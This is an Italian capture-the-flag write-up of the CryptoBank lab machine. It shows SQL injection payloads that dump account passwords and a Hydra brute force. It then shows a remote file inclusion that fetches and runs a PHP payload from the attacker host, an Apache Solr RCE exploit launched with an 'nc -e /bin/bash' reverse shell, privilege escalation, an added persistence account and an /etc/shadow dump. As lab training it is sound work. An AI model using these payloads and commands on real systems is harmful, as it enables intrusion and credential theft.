CryptoBank PenTest Report

Iniziamo con un ping sweep per trovare l'IP della macchina virtuale, che per esclusione è la 192.168.1.5

```
┌──(kali㉿kali)-[~]
└─$ fping -asgq 192.168.1.0/24
192.168.1.1
192.168.1.3
192.168.1.5
192.168.1.9
```

Proseguiamo con uno scan usando Nmap da cui troviamo aperte la porta 22 e la 80, indicando la presenza del servizio SSH e di un Web Server attivo


```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.5 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 21:45 CEST
Nmap scan report for cryptobank.local (192.168.1.5)
Host is up (0.00024s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7f:4e:59:df:b7:55:49:cf:d3:12:2d:19:01:05:43:f7 (RSA)
|   256 5e:1b:37:98:ab:c7:e6:ee:5f:f8:df:43:14:de:28:4e (ECDSA)
|_  256 8e:a9:90:9f:6e:51:b1:c7:26:ea:07:ac:69:28:b3:1c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: CryptoBank
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Per accedere al sito inseriamo l'IP e l'indirizzo dell'host virtuale nel file hosts

```
  GNU nano 7.2
127.0.0.1       localhost
127.0.1.1       kali
192.168.1.5 cryptobank.local
```

Visitando il sito procediamo con una prima enumerazione degli username del team basandoci sulle loro mail

Cliccando su Secure Login ci spostiamo all'indirizzo http://cryptobank.local/trade/index.php dove troviamo un form di login.



Procediamo a catturare la richiesta di login con Burp Suite e copiarla in un file di testo che useremo successivamente per testare il form per possibili SQLi

```
POST /trade/login_auth.php HTTP/1.1
Host: cryptobank.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://cryptobank.local
Connection: close
Referer: http://cryptobank.local/trade/index.php
Cookie: PHPSESSID=53t2m16ql1suesmherd93d4r04
Upgrade-Insecure-Requests: 1

user=test&pass=test&login=Login
```

Usando SQLmap andiamo a testare il login scoprendo che è vulnerabile a Time Base Blind Injection ed estraiamo i database presenti, uno dei quali salta subito all'occhio, cryptobank

```
┌──(kali㉿kali)-[~/Desktop/Epicode]
└─$ sqlmap -r login.txt --dbs --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.3#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 22:01:44 /2024-05-06/

[22:01:44] [INFO] parsing HTTP request from 'login.txt'
[22:01:44] [INFO] resuming back-end DBMS 'mysql'
[22:01:44] [INFO] testing connection to the target URL
got a 302 redirect to 'http://cryptobank.local/trade/index.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=test' AND (SELECT 5819 FROM (SELECT(SLEEP(5)))gqFq) AND 'PoZi'='PoZi&pass=test&login=Login

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: user=test' UNION ALL SELECT NULL,CONCAT(0x716a7a7871,0x4861476e5779655749744a68494d7362794a4843494a7371
54737777634f504e496f497742754463,0x71717a7a71),NULL,NULL-- -&pass=test&login=Login
---
[22:01:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[22:01:44] [INFO] fetching database names
available databases [5]:
[*] cryptobank
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[22:01:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/cryptobank.local'

[*] ending @ 22:01:44 /2024-05-06/
```

Esaminando quel database troviamo al suo interno tre tabelle, la più interessante è sicuramente quella chiamata accounts

```
[22:03:41] [INFO] fetching tables for database: 'cryptobank'
Database: cryptobank
[3 tables]
+----------+
| accounts |
| comments |
| loans    |
+----------+
```


Selezionamo quella tabella e troviamo tutti gli account presenti nella WebApp, trovando così la prima Flag

```
[22:05:06] [INFO] fetching columns for table 'accounts' in database 'cryptobank'
[22:05:06] [INFO] fetching entries for table 'accounts' in database 'cryptobank'
Database: cryptobank
Table: accounts
[12 entries]
+------------+---------+------------+--------------------+
| id_account | balance | password   | username           |
+------------+---------+------------+--------------------+
| 1          | 87549   | gFG7pqE5cn | williamdelisle     |
| 2          | 34421   | wJWm4CgV26 | juliusthedeveloper |
| 3          | 26321   | 3Nrc2FYJMe | bill.w             |
| 4          | 1375    | NqRF4W85yf | johndl33t          |
| 5          | 434455  | LxZjkK87nu | mrbitcoin          |
| 6          | 8531    | 3mwZd896Me | spongebob          |
| 7          | 733456  | 7HwAEChFP9 | dreadpirateroberts |
| 8          | 4324    | 6X7DnLF5pG | deadbeef           |
| 9          | 2886    | LnBHvEhmw3 | buzzlightyear      |
| 10         | 857     | zm2gBcaxd3 | tim                |
| 11         | 1       | x8CRvHqgPp | patric             |
| 12         | 777     | 8hPx2Zqn4b | notanirsagent      |
+------------+---------+------------+--------------------+
```

Proseguiamo con un enumerazione delle directory usando dirb e ne troviamo una chiamata development che salta subito all'occhio

```
┌──(kali㉿kali)-[~/Desktop/Epicode]
└─$ dirb http://cryptobank.local/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May  6 22:07:14 2024
URL_BASE: http://cryptobank.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://cryptobank.local/ ----
==> DIRECTORY: http://cryptobank.local/assets/
+ http://cryptobank.local/development (CODE:401|SIZE:463)
+ http://cryptobank.local/index.html (CODE:200|SIZE:33527)
+ http://cryptobank.local/info.php (CODE:200|SIZE:86348)
+ http://cryptobank.local/server-status (CODE:403|SIZE:281)
==> DIRECTORY: http://cryptobank.local/trade/
```

Collegandoci a quest'ultima troviamo un altro form di autenticazione



Troviamo le credenziali effettuando un attacco bruteforce con Hydra usando gli username enumerati in precedenza e le password trovate nel database

```
┌──(kali㉿kali)-[~/Desktop/Epicode]
└─$ hydra -L user.txt -P pass.txt cryptobank.local -f http-get /development
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-06 22:16:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 238 login tries (l:17/p:14), ~15 tries per task
[DATA] attacking http-get://cryptobank.local:80/development
[80][http-get] host: cryptobank.local   login: julius.b   password: wJWm4CgV26
[STATUS] attack finished for cryptobank.local (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-06 22:16:15
```

Queste credenziali ci permettono di enumerare ulteriormente le directory trovando un'altra interessante chiamata Tools

```
┌──(kali㉿kali)-[~/Desktop/Epicode]
└─$ dirb http://cryptobank.local/development/ -u julius.b:wJWm4CgV26

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May  6 22:17:43 2024
URL_BASE: http://cryptobank.local/development/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: julius.b:wJWm4CgV26

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://cryptobank.local/development/ ----
==> DIRECTORY: http://cryptobank.local/development/backups/
+ http://cryptobank.local/development/index.html (CODE:200|SIZE:21)
+ http://cryptobank.local/development/php.ini (CODE:200|SIZE:109)
==> DIRECTORY: http://cryptobank.local/development/tools/
```

In quest'ultima directory troviamo la possibilità di aprire un file che nasconde una vulnerabilità di Remote File Inclusion, usando quest'ultima e un modulo di Metasploit andiamo ad aprire una reverse Meterpreter shell

```
cryptobank.local/development/tools/FileInclusion/pages/fetchmeafile.php?file=http://192.168.1.9:8081/lrcqMvbZg18wu82
```

```
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Using URL: http://192.168.1.9:8081/lrcqMvbZg18wu82
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.1.9:8081/lrcqMvbZg18wu82', false, stream_cont
ext_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]]));"
[*] 192.168.1.5      web_delivery - Delivering Payload (1112 bytes)
[*] Sending stage (39927 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.9:4444 -> 192.168.1.5:46112) at 2024-05-06 22:22:19 +0200
```

Una volta dentro leggiamo la flag utente, non richiesta ma comunque presente sul server

```
meterpreter > cd /home/cryptobank
meterpreter > cat flag.txt
flag{l4szl0h4ny3cz1smyh3r0}
```

Usando Meterpreter carichiamo linpeas e avviandolo notiamo dall'output una porta attiva non comune, usata solitamente da Solr

```
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#internal-open-ports
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:8983         0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.1.5:46112       192.168.1.9:4444        ESTABLISHED 13604/sh
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       1      0 192.168.1.5:80          192.168.1.9:40046       CLOSE_WAIT  -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 192.168.1.5:68          0.0.0.0:*                           -
udp6       0      0 :::5353                 :::*                                -
udp6       0      0 fe80::a00:27ff:fe70:546 :::*                                -
```

Apache Solr
https://solr.apache.org › guide › about-this-guide

About This Guide | Apache Solr Reference Guide 7.3

Hosts and **Port** Examples. The default **port** when running Solr is **8983**. The samples, URLs and screenshots in this guide may show different **ports**, because the ...

Cercando exploit per questo servizio troviamo una Proof of Concept di un Remote Code Execution su Exploit db https://www.exploit-db.com/exploits/47572

Dopo averla scaricata e avviata sulla macchina combinandola con netcat otteniamo una shell con utente solr

```
www-data@cryptobank:/tmp$ python3 47572.py 172.17.0.1 8983 "nc -e /bin/bash 192.168.1.9 7777"
< 172.17.0.1 8983 "nc -e /bin/bash 192.168.1.9 7777"
OS Realese: Linux, OS Version: 4.15.0-213-generic
if remote exec failed, you should change your command with right os platform

Init node cryptobank Successfully, exec command=nc -e /bin/bash 192.168.1.9 7777
RCE failed @Apache Solr node cryptobank

www-data@cryptobank:/tmp$

┌──(kali㉿kali)-[~/Desktop/Epicode]
└─$ nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.5] 47916
whoami
solr
```

Usando la password corrispondente all'user col comando sudo su otteniamo i permessi di root

```
python -c 'import pty; pty.spawn("/bin/bash")'
solr@33fa86e6105f:/opt/solr/server$ sudo su
sudo su
[sudo] password for solr: solr

root@33fa86e6105f:/opt/solr-8.1.1/server#
```

Andiamo quinti a leggere la seconda flag fra quelle richieste, quella di Root

```
root@33fa86e6105f:/opt/solr-8.1.1/server# cat /root/flag.txt
cat /root/flag.txt
Good job here our secure cold wallet flag{s4t0sh1n4k4m0t0}
```

Come terza flag creiamo un utente con user e pass epicode:epicode per ottenere persistenza

```
root@33fa86e6105f:/opt/solr-8.1.1/server# adduser epicode
adduser epicode
Adding user `epicode' ...
Adding new group `epicode' (1000) ...
Adding new user `epicode' (1000) with group `epicode' ...
Creating home directory `/home/epicode' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: epicode

Retype new UNIX password: epicode

passwd: password updated successfully
Changing the user information for epicode
Enter the new value, or press ENTER for the default
        Full Name []: epicode
epicode
        Room Number []: epicode
epicode
        Work Phone []: epicode
epicode
        Home Phone []: epicode
epicode
        Other []: epicode
epicode
Is the information correct? [Y/n] y
y
```

Confermiamo la creazione dell'utente e allo stesso tempo otteniamo la quarta flag esaminando il file etc/shadow con dentro tutte le credenziali dell'OS

```
root@33fa86e6105f:/opt/solr-8.1.1/server# cat /etc/shadow
cat /etc/shadow
root:*:18120:0:99999:7:::
daemon:*:18120:0:99999:7:::
bin:*:18120:0:99999:7:::
sys:*:18120:0:99999:7:::
sync:*:18120:0:99999:7:::
games:*:18120:0:99999:7:::
man:*:18120:0:99999:7:::
lp:*:18120:0:99999:7:::
mail:*:18120:0:99999:7:::
news:*:18120:0:99999:7:::
uucp:*:18120:0:99999:7:::
proxy:*:18120:0:99999:7:::
www-data:*:18120:0:99999:7:::
backup:*:18120:0:99999:7:::
list:*:18120:0:99999:7:::
irc:*:18120:0:99999:7:::
gnats:*:18120:0:99999:7:::
nobody:*:18120:0:99999:7:::
_apt:*:18120:0:99999:7:::
solr:$6$abowAywg$3xcEc3SegilK1NUSGtcZqPmvKSoMa6SkLs9v0KOH0lZUJ5xk5asEQ/VMUIPUfSDiR0UmX0zbGNfvfpRk.zbtN0:18368::::::
epicode:$6$SXSyjDgU$G/PHA4vUn7khAeLLqbcd0qpvVadP1Duxwmcd3iUp2J7HrKqpzaGP5AFUSX0aSvSd/RSGlHLwWFOssWRXjWyZX/:19849:0:9
9999:7:::
```